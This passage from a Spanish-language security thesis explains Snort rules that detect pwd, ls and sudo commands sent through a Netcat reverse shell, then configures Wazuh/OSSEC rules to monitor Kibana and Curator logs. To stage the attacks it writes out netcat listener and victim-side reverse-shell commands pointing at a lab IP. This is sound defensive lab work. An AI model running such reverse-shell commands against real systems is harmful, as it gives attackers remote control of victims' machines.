3. El parámetro *sig_id* nos indica a que regla vamos a aplicarle esta regla filtrante, en este caso debe coincidir con el id que es 10000014.
4. El parámetro *type* nos indica el tipo de evento filtrante que es, en este caso, limit, alerta sólo del primer evento generado en el intervalo definido a continuación.
5. El parámetro *track by_dst* nos indica que el intervalo en el que se va a filtrar es de 30 segundos, se filtrará por el destino y siempre que se genere una cantidad de 1 evento.

Una vez hemos realizado el ataque sale en nuestro sistema de gestión su correspondiente alerta, como se muestra en la figura 1.68.




Figura 1.68: Detección de ataque TCP smurf mediante reglas Snort

1.10.6.3.13 Regla para la detección de un comando pwd mediante Netcat

Vamos a realizar la detección del envío de un comando pwd desde una shell creada por Netcat. El comando pwd imprime el directorio de trabajo y es esencial puesto que el atacante debe de saber en que posición dentro del directorio de archivos se encuentra para ir desplazándose por el sistema.

Para realizar este ataque, en el dispositivo atacante tiene que ejecutarse el siguiente comando:

```
nc -lvp 2345
```

Gracias a este comando, el puerto del atacante 2345 se queda a la espera de establecer conexión con la víctima con su propia IP.

Luego, en la víctima es necesario ejecutar el siguiente comando:

```
nc -nv 192.168.0.36 2345
```

Con el comando anterior la víctima establece una conexión con la IP 192.168.0.36 del atacante al puerto 2345 (lo que se denomina reverse-shell), con la cual el atacante ya podrá ejecutar los comandos que quiera.

El atacante una vez que tiene la conexión, se utiliza el comando pwd para saber en que directorio está:

```
pwd
```

Para detectar este comando, utilizamos la siguiente regla:

```
alert tcp any any ->  $HOME_NET any (msg: "Posible comando netcat
   pwd"; content:"|70 77 64|"; classtype:shellcode-detect;
   priority:1; rev:1; sid:10000023;)
```

1. En la cabecera podemos ver los siguientes parámetros:
   a) Es de tipo alert, es decir, cuando se produzca la ocurrencia se va a generar un dato de alerta y se va a registrar el paquete.
   b) Utiliza el protocolo TCP para enviar el comando.
   c) El origen del comando pwd ser cualquier dirección de IP origen desde cualquier puerto de origen, hasta las redes definidas en la variable HOME_NET, hacia cualquier puerto destino.
2. En las opciones de la regla encontramos:
   a) El parámetro msg, por el que la regla contendrá ’Posible comando netcat pwd’.
   b) El parámetro sid, por el que la regla se identificará con el número 10000023.
   c) Mediante el parámetro content vamos a indicar el valor hexadecimal de ”pwd”que es el valor que va en el payload del paquete, en este caso es 70 77 64.

d) El parámetro *classtype*, que nos permite definir, en base a la clasificación que hace Snort de los paquetes [37], el tipo de evento que se produce, en este caso es una detección de shellcode.

e) En el parámetro *priority* se le asigna una prioridad de 1.

f) El parámetro rev nos indica que es la primera revisión de la regla.

La detección del ataque dentro de nuestro sistema se muestra en la figura 1.69.

Figura 1.69: Detección de ataque pwd Netcat

1.10.6.3.14 Regla para la detección de un comando ls mediante Netcat

Vamos a realizar la detección del envío de un comando ls desde una shell creada por Netcat. El comando ls imprime el listado de archivos y directorios de un determinado directorio. Este comando es vital debido a que el atacante debe de saber que archivos tiene en el directorio actual (que se obtiene mediante pwd) para poder ejecutar un posible archivo malicioso que le permita escalar privilegios.

Para realizar este ataque, en el dispositivo atacante tiene que ejecutarse el siguiente comando:

```
nc -lvp 2345
```

Gracias a este comando, el puerto del atacante 2345 se queda a la espera de establecer conexión con la víctima con su propia IP.

Luego, en la víctima es necesario ejecutar el siguiente comando:

```
nc -nv 192.168.0.36 2345
```

Con el comando anterior la víctima establece una conexión con la IP 192.168.0.36 del atacante al puerto 2345 (lo que se denomina reverse-shell), con la cual el atacante ya podrá ejecutar los comandos que quiera.

El atacante una vez que tiene la conexión, se utiliza el comando ls para listar el conjunto de directorios y archivos:

```
ls
```

Para detectar este comando, utilizamos la siguiente regla:

```
alert tcp any any -> $HOME_NET any (msg:"Posible comando netcat
   ls"; sid:10000020; content:"|6c 73|"; classtype:trojan-
   activity; priority:1; rev:4;)
```

1. En la cabecera podemos ver los siguientes parámetros:
   a) Es de tipo alert, es decir, cuando se produzca la ocurrencia se va a generar un dato de alerta y se va a registrar el paquete.
   b) Utiliza el protocolo TCP para enviar el comando.
   c) El origen del comando ls ser cualquier dirección de IP origen desde cualquier puerto de origen, hasta las redes definidas en la variable HOME_NET, hacia cualquier puerto destino.
2. En las opciones de la regla encontramos:
   a) El parámetro msg, por el que la regla contendrá 'Posible comando netcat ls'.
   b) El parámetro sid, por el que la regla se identificará con el número 10000020.
   c) Mediante el parámetro content vamos a indicar el valor hexadecimal de "ls"que es el valor que va en el payload del paquete, en este caso es 6c 73.
   d) El parámetro *classtype*, que nos permite definir, en base a la clasificación que hace Snort de los paquetes [37], el tipo de evento que se produce, en este caso es una detección de shellcode.
   e) En el parámetro *priority* se le asigna una prioridad de 1.
   f) El parámetro rev nos indica que es la cuarta revisión de la regla.

La detección del ataque dentro de nuestro sistema se muestra en la figura 1.70.

Figura 1.70: Detección de ataque ls Netcat

1.10.6.3.15 Regla para la detección de un comando sudo mediante Netcat

Vamos a realizar la detección del envío de un comando sudo desde una shell creada por Netcat. El comando permite ejecutar programas a usuarios con los privilegios de un usuario determinado (superusuario). Es una de las utilidades más importantes debido a que para hacer cambios en el sistema es necesario tener dichos privilegios.

Para realizar este ataque, en el dispositivo atacante tiene que ejecutarse el siguiente comando:

```
nc -lvp 2345
```

Gracias a este comando, el puerto del atacante 2345 se queda a la espera de establecer conexión con la víctima con su propia IP.

Luego, en la víctima es necesario ejecutar el siguiente comando:

```
nc -nv 192.168.0.36 2345
```

Con el comando anterior la víctima establece una conexión con la IP 192.168.0.36 del atacante al puerto 2345 (lo que se denomina reverse-shell), con la cual el atacante ya podrá ejecutar los comandos que quiera.

El atacante una vez que tiene la conexión, se utiliza el comando ls para listar el conjunto de directorios y archivos:

```
sudo comando
```

Para detectar sudo, utilizamos la siguiente regla:

```
alert tcp any any ->  $HOME_NET any (msg: "Posible comando netcat
   sudo"; content:"|73 75 64 6f|"; classtype:shellcode-detect;
   priority:1; rev:1; sid:10000024;)
```

1. En la cabecera podemos ver los siguientes parámetros:
   a) Es de tipo alert, es decir, cuando se produzca la ocurrencia se va a generar un dato de alerta y se va a registrar el paquete.
   b) Utiliza el protocolo TCP para enviar el comando.

c) El origen del comando sudo ser cualquier dirección de IP origen desde cualquier puerto de origen, hasta las redes definidas en la variable HOME_NET, hacia cualquier puerto destino.

2. En las opciones de la regla encontramos:

   a) El parámetro msg, por el que la regla contendrá 'Posible comando netcat sudo'.

   b) El parámetro sid, por el que la regla se identificará con el número 10000024.

   c) Mediante el parámetro content vamos a indicar el valor hexadecimal de "sudo"que es el valor que va en el payload del paquete, en este caso es 73 75 64 6f.

   d) El parámetro *classtype*, que nos permite definir, en base a la clasificación que hace Snort de los paquetes [37], el tipo de evento que se produce, en este caso es una detección de shellcode.

   e) En el parámetro *priority* se le asigna una prioridad de 1.

   f) El parámetro rev nos indica que es la primera revisión de la regla.

La detección del ataque dentro de nuestro sistema se muestra en la figura 1.71.




Figura 1.71: Detección de ataque sudo Netcat

1.10.7. Utilización de Wazuh

En esta sección se va a describir la parte de la solución consistente en la utilización de la herramienta OSSEC Wazuh. Se va a realizar:

- El análisis del flujo de datos de Wazuh dentro de Security Onion.
- El sistema de generación de alertas de Wazuh.
- Ficheros, decodificadores y reglas para la generación de alertas.

1.10.7.1. Flujo de datos de Wazuh dentro de Security Onion

En la figura 1.72 podemos observar el flujo de datos desde que se generan en la herramienta Wazuh hasta que se introducen en Logstash o en la base de datos del sistema.




Figura 1.72: Flujo de datos Wazuh dentro de Security Onion

Se pueden distinguir tres fases en el flujo de los datos:

1. En la primera fase, la herramienta OSSEC WAZUH monitoriza los archivos dependiendo de su archivo de configuración. Dentro de Security Onion este archivo de configuración se encuentra en la siguiente ruta:

```
/var/ossec/etc/ossec.conf
```

   Dentro de este archivo se encuentran las variables más importantes de la herramienta como el formato de output o el de logs. Estas variables se encuentran en un lenguaje basado en etiquetas:

   - En la figura 1.73 podemos ver la etiqueta que se encarga del formato de logs de la propia herramienta, pudiendo elegir entre el formato plano o formato json.

```
<!-- Choose between "plain", "json", or "plain,json" for the format of internal logs -->
<logging>
  <log_format>plain</log_format>
</logging>
```

Figura 1.73: Formato de logs de Wazuh

- En la figura 1.74 podemos ver las etiquetas encargadas del tiempo en el que se ejecutan comprobaciones en los archivos del sistema mediante la etiqueta frequency. Mediante la etiqueta alert_new_files le decimos que queremos que se genere una alerta cuando se añada algún archivo nuevo.
  Utilizando la etiqueta directories le indicamos todos los posibles directorios que queremos que compruebe, y mediante la etiqueta ignore le decimos aquellos directorios en los que no queremos realizar comprobaciones.

```
<!-- File integrity monitoring -->
<syscheck>
  <disabled>no</disabled>

  <!-- Frequency that syscheck is executed default every 12 hours -->
  <frequency>43200</frequency>

  <scan_on_start>yes</scan_on_start>

  <!-- Generate alert when new file detected -->
  <alert_new_files>yes</alert_new_files>

  <!-- Don't ignore files that change more than 'frequency' times -->
  <auto_ignore frequency="10" timeframe="3600">no</auto_ignore>

  <!-- Directories to check  (perform all possible verifications) -->
  <directories check_all="yes">/etc,/usr/bin,/usr/sbin</directories>
  <directories check_all="yes">/bin,/sbin,/boot</directories>

  <!-- Files/directories to ignore -->
  <ignore>/etc/mtab</ignore>
  <ignore>/etc/hosts.deny</ignore>
  <ignore>/etc/mail/statistics</ignore>
  <ignore>/etc/random-seed</ignore>
  <ignore>/etc/random.seed</ignore>
  <ignore>/etc/adjtime</ignore>
  <ignore>/etc/httpd/logs</ignore>
  <ignore>/etc/utmpx</ignore>
  <ignore>/etc/wtmpx</ignore>
  <ignore>/etc/cups/certs</ignore>
  <ignore>/etc/dumpdates</ignore>
  <ignore>/etc/svc/volatile</ignore>
  <ignore>/sys/kernel/security</ignore>
  <ignore>/sys/kernel/debug</ignore>
  <ignore>/dev/core</ignore>
```

Figura 1.74: Etiquetas importantes del archivo de configuración de Wazuh

- En este fichero también se configura una de las etiquetas más imporantes a la hora de generar alertas, la etiqueta localfile, mediante esta etiqueta le indicamos los archivos que queremos que inspeccione.

```
<!-- HECHOS POR RAÚL CARO MORENO -->

 <localfile>
   <log_format>json</log_format>
   <location>/var/log/kibana/kibana.log</location>
 </localfile>
```

Figura 1.75: Registrando archivos propios en Wazuh

2. En el segundo paso, se generan dos tipos de datos:

   - Por un lado se generan las alertas a partir de los archivos que le hemos especificado que inspeccione, los decodificadores y las reglas. Estas alertas son escritas y generadas en la siguiente ruta:

```
/var/ossec/logs/alerts/alerts.logs
```

   Podemos ver un extracto de ejemplo de un archivo de alertas en la figura 1.76

```
** Alert 1589371409.41576: - pam,syslog,pci_dss_10.2.5,gpg13_7.8,gpg13_7.9,gdpr_
IV_32.2,
2020 May 13 12:03:29 raul-virtual-machine->/var/log/auth.log
Rule: 5502 (level 3) -> 'PAM: Login session closed.'
User: lightdm
May 13 12:03:28 raul-virtual-machine systemd: pam_unix(systemd-user:session): se
ssion closed for user lightdm
```

Figura 1.76: Extracto del archivo de alertas de Wazuh

   Luego, estas alertas son recogidas por uno de los agentes OSSEC que haya en el sistema. Este agente tiene su archivo de configuración en la siguiente ruta:

```
/etc/nsm/ossec/ossec_agent.conf
```

   Dentro de este archivo de configuración del agente, lo más importante se muestra en la figura 1.77. Podemos ver las variables SEVER_HOST que indica el servidor SGUILD al que van a ir las alertas y la variable SERVER_PORT que es el puerto del servidor SGUILD que está escuchando.

```
# Name of sguild server
set SERVER_HOST localhost

# Port sguild listens on for sensor connects
set SERVER_PORT 7736
```

Figura 1.77: Envío de datos a Sguild

- Por el otro lado, se genera el log de los archivos. Y se almacena en la siguiente ruta:

```
/var/ossec/logs/archives/archives.log
```

Podemos ver un extracto de este archivo en la figura 1.78.




Figura 1.78: Extracto del archivo de logs

3. En el tercer paso, ocurren dos procesos:

- El servidor Sguild recibe las alertas del agente OSSEC y las introduce en la base de datos para su consulta a través de las distintas herramientas de explotación.
- La herramienta Syslog-ng recoge tanto los datos de logs de archivos como los datos de alerta y los envía a Logstash para su procesamiento por el conjunto Elastic Stack al igual que en el flujo de Snort.
  El archivo de configuración de la herramienta Syslog-ng está en la siguiente ruta:

```
/etc/syslog-ng/syslog-ng.conf
```

Podemos ver en esta configuración la recolección y envío de estos datos a logstash en la figura 1.79.

```
source s_ossec { file("/var/ossec/logs/archives/archives.json" program_override("ossec") follow_freq(1) flags(no-parse)); };

destination d_elsa { program("sh /opt/elsa/contrib/securityonion/contrib/securityonion-elsa-syslog-ng.sh" template(t_db_parse
destination d_logstash { tcp("127.0.0.1" port(6050) template("$(format-json --scope selected_macros --scope nv_pairs --excluc
```

Figura 1.79: Recogida de datos de Syslog y envío a Logstash

1.10.7.2. Sistema de generación de alertas de Wazuh

Para realizar la explotación de la herramienta OSSEC Wazuh y generar alertas mediante la comprobación de ficheros, vamos a seguir el procedimiento que se muestra en la figura 1.80.




Figura 1.80: Método para la generación de alertas Wazuh

Los pasos para la generación de alertas son:

1. Primero necesitamos elegir los ficheros que queremos analizar o comprobar su contenido. Los ficheros que queramos incluir deben de incluirse en el archivo de configuración de OSSEC situado en la siguiente ruta:

```
/var/ossec/etc/ossec.conf
```

2. Después, es necesario realizar un análisis de la estructura del mismo, es decir, es necesario que veamos que formato tiene el fichero para que podemos extraer información de él.

3. Una vez comprendida la estructura del fichero, es necesario hacer decodificadores. Un decodificador es una herramienta que nos va a permitir analizar y transformar todo el contenido del fichero en información útil que podamos manejar (variables).

   La herramienta ya incluye decodificadores originales, pero para nuestros nuevos archivos es necesario crear nuevos. Es necesario añadir los decodificadores locales en la siguiente ruta:

```
/var/ossec/etc/local_decoders
```

Sin embargo, no podemos definir las variables que queramos, OSSEC Wazuh establece sólo los siguientes campos a extraer de un fichero:

- location: Procedencia del fichero
- srcuser: Nombre del usuario del que procede.
- dstuser: Nombre del usuario al que va dirigido.
- user: Alias que se puede utilizar con dstuser.
- srcip: IP de origen.
- dstip: IP de destino.
- srcport: Puerto del que procede.
- dstport: Puerto destino.
- protocol: Protocolo que utiliza.
- id: Identificador del evento.
- url: URL del evento.
- action: Acción que se toma cuando ocurre una coincidencia.
- status: estado del proceso.
- extra_data: cualquier dato extra que queramos extraer del log.

4. Después, es necesario definir reglas que, utilizando las variables extraídas por los decodificadores, generen los datos de alerta que queramos. Nuestras reglas locales se deben situar en la siguiente ruta:

```
/var/ossec/rules/local-rules.xml
```

Estas reglas se pueden organizar de manera jerárquica, de manera que se formen reglas más específicas a partir de una regla raíz más general que engloba al resto.

5. El último paso, una vez extraída la información útil del fichero mediante el decodificador, y una vez que haya una coincidencia con las reglas, se generará una alerta que será almacenada en el servidor Sguil. Por defecto en Security Onion sólo se van a mostrar las reglas que sean de severidad 5 (aunque se puede cambiar en el archivo de configuración ossec.conf).

Para saber si hemos generado unos decodificadores o reglas correctas para nuestro

fichero, existe un archivo dentro de OSSEC que permite introducir el extracto de registro y te indica el decodificador y regla que utiliza y si se ha producido una alerta. Dicha herramienta se llama ossec-logtest se encuentra en la ruta:

```
/var/ossec/bin/ossec-logtest
```

Y para ejecutarla, nos situamos en dicha ruta y usamos:

```
./ossec-logtest
```

1.10.7.3. Ficheros, decodificadores y reglas para la generación de alertas

En esta sección se van a tratar los ficheros, decodificadores y reglas que vamos a utilizar para generar alertas e identificar comportamientos anómalos dentro de nuestra herramienta.

El conjunto de operaciones que vamos a hacer con Wazuh OSSEC va a consistir en monitorizar las principales herramientas se Security Onion para evitar un mal funcionamiento que pueda afectar al trabajo del analista:

1. Monitorización de la herramienta Kibana, utilizando reglas para detectar su estado.
2. Monitorización de la herramienta Curator, utilizando reglas para detectar fallos críticos y errores que se produzcan.
3. Monitorización de la herramienta Logstash, utilizando reglas para detectar fallos y errores del mismo.
4. Monitorización de la herramienta ElasticSearch, utilizando reglas para detectar los avisos y errores que se produzcan.
5. Monitorización de la herramienta Snort, utilizando reglas para detectar los avisos y errores.
6. Monitorización del mecanismo de autentificación PAM, utilizando reglas para política de contraseñas.

1.10.7.3.1 Monitorización de la herramienta Kibana

Primero es necesario decirle a OSSEC que fichero queremos comprobar. Vamos a comprobar el archivo de logs de Kibana:

1. Para ello, dentro del archivo ossec.conf vamos a escribir lo siguiente:

```
  <localfile>
    <log_format>json</log_format>
    <location>/var/log/kibana/kibana.log</location>
  </localfile>
```

   Se utilizan las siguientes etiquetas:

   - Con la etiqueta localfile definimos un único fichero que va a ser comprobado por OSSEC.
   - Con la etiqueta log_format le indicamos que tipo de formato utiliza el fichero. En este caso, como es un formato conocido como json, OSSEC tiene un decodificador ya diseñado para este tipo de formatos.
   - Con la etiqueta location especificamos la localización del fichero que vamos a monitorizar, en este caso el log de Kibana.

2. Ahora es necesario analizar el archivo para encontrar que situaciones queremos comprobar, en nuestro caso, queremos que nos avise cuando dentro del fichero se escriban alguno de estos tres tipos de logs (todos en formato json):

```
{"type":"log","@timestamp":"2020-04-04T10:23:25Z","tags":["
   listening","info"],"pid":1,"message":"Server running at
   http://0:5601"}
{"type":"log","@timestamp":"2020-04-04T10:23:22Z","tags":["
   status","plugin:console@6.8.7","info"],"pid":1,"state":"
   green","message":"Status changed from uninitialized to
   green - Ready","prevState":"uninitialized","prevMsg":"
   uninitialized"}
{"type":"log","@timestamp":"2020-04-04T10:23:22Z","tags":["
   status","plugin:console@6.8.7","info"],"pid":1,"state":"
   uninitialized","message":"Status changed from uninitialized
```

```
    to green - Ready","prevState":"green","prevMsg":"
   uninitialized"}
```

Como podemos ver en la línea 1, es un mensaje en el que se avisa que Kibana está activo. En la línea 2 se muestra un log en el que nos avisa del cambio de estado de Kibana de inicializado a listo y de listo a inicializado.

3. En este caso no vamos a crear un decodificador propio, debido a que OSSEC incorpora para el formato json un decodificador que extrae información de cada campo del log.

4. Vamos a proceder a crear la reglas locales para Kibana basado en los logs y decodificadores. Las reglas que se han creado son las siguientes:

```
1  <group name="kibana,json,">
2
3  <rule id="100004" level="0" noalert="1">
4      <decoded_as>json</decoded_as>
5      <description>Agrupamiento de reglas JSON para kibana.</
           description>
6   </rule>
7  <rule id="100005" level="5">
8      <if_sid>100004</if_sid>
9      <field name="message">^Server running</field>
10     <description>Servidor Kibana activo a las $(@timestamp).
           </description>
11
12 </rule>
13 <rule id="100006" level="5">
14     <if_sid>100004</if_sid>
15     <field name="prevState">^uninitialized</field>
16     <field name="state">^green</field>
17     <description>Kibana ha pasado de inactivo a estado OK a
           las $(@timestamp).</description>
18
19 </rule>
20 <rule id="100007" level="5">
```

```
21      <if_sid>100004</if_sid>
22      <field name="prevState">^green</field>
23      <field name="state">^uninitialized</field>
24      <description>Kibana ha pasado de ok a estado inactivo a
            las $(@timestamp).</description>
25  </rule>
26  </group>
```

Podemos ver en la línea 1 la etiqueta group, esta etiqueta sirve para agrupar conjuntos de reglas entorno a un solo nombre para tratarlas como un conjunto, en este caso el nombre está formado por la herramienta y el formato que utiliza, kibana y json.

En la línea 3 tenemos la regla raíz, que queda definida por la etiqueta rule. Tiene el id 100004, el nivel de severidad es 0, debido a que no queremos que genere una alerta al ser un evento genérico para kibana.

Esta regla, mediante la etiqueta decoded_as hace que se utilice el decodificador de json para todos los logs de Kibana. Finalmente, mediante la etiqueta description informamos que es la regla raíz del resto de reglas de Kibana.

En la línea 8 nos encontramos la primera regla, con el id 100005. Esta regla si producirá una alerta debido a que es de nivel 5. La etiqueta if_sid indice que sólo se va a activar si se activa la regla raíz con id 100004 que es la general de Kibana.

Mediante la etiqueta field seleccionamos el campo message del json del log y mediante una expresión regular dentro de ese campo buscamos la coincidencia con 'Server running'.

Finalmente informamos del evento e indicamos el tiempo en el que se produce mediante el campo timestamp del json. Podemos verla generada mediante ossec-logtest en la figura 1.81.

```
ossec-testrule: Type one log per line.

{"type":"log","@timestamp":"2020-04-04T10:23:25Z","tags":["listening","info"


**Phase 1: Completed pre-decoding.
       full event: '{"type":"log","@timestamp":"2020-04-04T10:23:25Z","tags"
       timestamp: '(null)'
       hostname: 'raul-virtual-machine'
       program_name: '(null)'
       log: '{"type":"log","@timestamp":"2020-04-04T10:23:25Z","tags":["list

**Phase 2: Completed decoding.
       decoder: 'json'
       type: 'log'
       @timestamp: '2020-04-04T10:23:25Z'
       tags: 'listening,info,'
       pid: '1'
       message: 'Server running at http://0:5601'

**Phase 3: Completed filtering (rules).
       Rule id: '100005'
       Level: '5'
       Description: 'Servidor Kibana activo a las 2020-04-04T10:23:25Z. '
**Alert to be generated.
```

Figura 1.81: Alerta 100005 generada de Kibana

En la línea 14 nos encontramos la siguiente regla con id 100006. Esta regla produce una alerta debido a que es de nivel 5 y sólo se va a activar si se activa la regla raíz. Esta regla busca en los campos del json prevState el valor uninitialized y en el campo state el estado green mediante expresiones regulares.

Con esto indicamos que la herramienta ha pasado del estado sin inicializar a estar inicializada. Finalmente informamos del evento e introducimos el tiempo en el que se produce mediante el campo json del evento.

Podemos verla generada mediante ossec-logtest en la figura 1.82. En la línea 22 nos encontramos la regla 100007 que también produce una alerta. En este caso es igual a la regla anterior, sin embargo, busca en el campo del json el estado 'green' y en el campo state el estado uninitialized para buscar cuando la herramienta haya pasado de del estado inicializado a no inicializado.

Finalmente mediante la etiqueta description informamos del evento y añadimos el tiempo en el que se produce mediante el timestamp del json. Podemos verla generada mediante ossec-logtest en la figura 1.83.

```
{"type":"log","@timestamp":"2020-04-04T10:23:22Z","tags":["status","plugin:console@6.8.7","info"],
"pid":1,"state":"green","message":"Status changed from uninitialized to green - Ready","prevState"
:"uninitialized","prevMsg":"uninitialized"}


**Phase 1: Completed pre-decoding.
       full event: '{"type":"log","@timestamp":"2020-04-04T10:23:22Z","tags":["status","plugin:con
sole@6.8.7","info"],"pid":1,"state":"green","message":"Status changed from uninitialized to green
- Ready","prevState":"uninitialized","prevMsg":"uninitialized"}'
       timestamp: '(null)'
       hostname: 'raul-virtual-machine'
       program_name: '(null)'
       log: '{"type":"log","@timestamp":"2020-04-04T10:23:22Z","tags":["status","plugin:console@6.
8.7","info"],"pid":1,"state":"green","message":"Status changed from uninitialized to green - Ready
","prevState":"uninitialized","prevMsg":"uninitialized"}'

**Phase 2: Completed decoding.
       decoder: 'json'
       type: 'log'
       @timestamp: '2020-04-04T10:23:22Z'
       tags: 'status,plugin:console@6.8.7,info,'
       pid: '1'
       state: 'green'
       message: 'Status changed from uninitialized to green - Ready'
       prevState: 'uninitialized'
       prevMsg: 'uninitialized'

**Phase 3: Completed filtering (rules).
       Rule id: '100006'
       Level: '5'
       Description: 'Kibana ha pasado de inactivo a estado OK a las 2020-04-04T10:23:22Z.'
**Alert to be generated.
```

Figura 1.82: Alerta 100006 generada de Kibana

```
**Phase 1: Completed pre-decoding.
       full event: '{"type":"log","@timestamp":"2020-04-04T10:23:22Z","tags":["status","plugin:con
sole@6.8.7","info"],"pid":1,"state":"uninitialized","message":"Status changed from uninitialized t
o green - Ready","prevState":"green","prevMsg":"uninitialized"}'
       timestamp: '(null)'
       hostname: 'raul-virtual-machine'
       program_name: '(null)'
       log: '{"type":"log","@timestamp":"2020-04-04T10:23:22Z","tags":["status","plugin:console@6.
8.7","info"],"pid":1,"state":"uninitialized","message":"Status changed from uninitialized to green
 - Ready","prevState":"green","prevMsg":"uninitialized"}'

**Phase 2: Completed decoding.
       decoder: 'json'
       type: 'log'
       @timestamp: '2020-04-04T10:23:22Z'
       tags: 'status,plugin:console@6.8.7,info,'
       pid: '1'
       state: 'uninitialized'
       message: 'Status changed from uninitialized to green - Ready'
       prevState: 'green'
       prevMsg: 'uninitialized'

**Phase 3: Completed filtering (rules).
       Rule id: '100007'
       Level: '5'
       Description: 'Kibana ha pasado de ok a estado inactivo a las 2020-04-04T10:23:22Z.'
**Alert to be generated.
```

Figura 1.83: Alerta 100007 generada de Kibana

1.10.7.3.2 Monitorización de la herramienta Curator

Vamos ahora a comprobar el log de la herramienta Curator, que es una herramienta auxiliar de Logstash. Primero, para facilitar la detección y utilizar el formato json, tendremos que configurar el archivo curator.yml y cambiar la variable logformat:logstash en la ruta:

```
1 /etc/curator/config/curator.yml
```

1. Para ello, dentro del archivo ossec.conf vamos a escribir lo siguiente:

```
1   <localfile>
2     <log_format>json</log_format>
3     <location>/var/log/curator/curator.log</location>
4   </localfile>
```

   Se utilizan las siguientes etiquetas:

   - Con la etiqueta localfile definimos un único fichero que va a ser comprobado por OSSEC, en este caso el log de Curator.
   - Con la etiqueta log_format le indicamos que tipo de formato utiliza el fichero. En este caso es json.
   - Con la etiqueta location especificamos la localización del fichero que vamos a monitorizar, en este caso el log de Curator.

2. Ahora es necesario analizar el archivo para encontrar que situaciones queremos comprobar, en nuestro caso, queremos que nos avisa cuando dentro del fichero se escriban alguno de estos dos tipos de logs (todos en formato json):

```
1 {"@timestamp": "2020-04-04T13:01:20.369Z", "function": "
     get_client", "linenum": 923, "loglevel": "CRITICAL", "
     message": "Curator cannot proceed. Exiting.", "name": "
     curator.utils"}
2 {"@timestamp": "2020-04-04T13:07:03.387Z", "function": "
     get_client", "linenum": 915, "loglevel": "ERROR", "message
     ": "HTTP N/A error: HTTPConnectionPool(host='elasticsearch
     ', port=9200): Max retries exceeded"}
```

   Como podemos ver en la línea 1, es un mensaje en el que se nos avisa que ha habido un error crítico y Curator no puede inicializarse. Este es vital debido a que dependen de él el resto de herramientas de Elastic Stack (Elastic Search). El la línea 2 nos informa de un tipo de error que es necesario revisar para que funcione bien la herramienta.

3. En este caso no vamos a crear un decodificador propio, debido a que OSSEC incorpora para el formato json un decodificador propio.

4. Vamos a proceder a crear la reglas locales para Kibana basado en los logs y decodifi-

cadores. Las reglas que se han creado son las siguientes:

```
1  <group name="curator,json,">
2
3  <rule id="100008" level="0" noalert="1">
4      <decoded_as>json</decoded_as>
5      <description>Agrupamiento de reglas JSON para Curator</
           description>
6   </rule>
7  <rule id="100009" level="5">
8      <if_sid>100008</if_sid>
9      <field name="loglevel">^CRITICAL</field>
10
11     <description> Curator ha tenido un fallo crítico a las $(
           @timestamp). El fallo es $(message)</description>
12
13 </rule>
14 <rule id="100010" level="5">
15     <if_sid>100008</if_sid>
16     <field name="loglevel">^ERROR</field>
17
18     <description> Curator ha tenido un ERROR a las $(
           @timestamp). El fallo es $(message)</description>
19
20 </rule>
21 </group>
22
23 <group name
```

Podemos ver en la línea 1 la etiqueta group, esta etiqueta sirve para agrupar conjuntos de reglas entorno a un solo nombre para tratarlas como un conjunto, en este caso el nombre está formado por la herramienta y el formato que utiliza, curator y json.

Primero tenemos la regla raíz, que queda definida por la etiqueta rule. Tiene el id 100008, el nivel de severidad es 0 y no va a alertar. Esta regla, mediante la etiqueta decoded_as va a hacer que se utilice el decodificador genérico para json . Finalmente,

mediante la etiqueta description informamos que es la regla raíz del resto de reglas de Curator.

Luego nos encontramos la primera regla, con el id 100009 va a producir una alerta debido a que es de severidad 5. La etiqueta if_sid indice que sólo se va a activar si se activa la regla raíz con id 100008. Mediante la etiqueta field vamos a buscar en el campo loglevel la expresión regular 'CRITICAL' para identificar aquellos errores críticos que no permiten a Curator inicializarse.

Finalmente mediante la descripción avisamos que ha tenido un fallo crítico e introducimos el tiempo en el que se ha producido y el mensaje de error. Podemos verla generada mediante ossec-logtest en la figura 1.84.

```
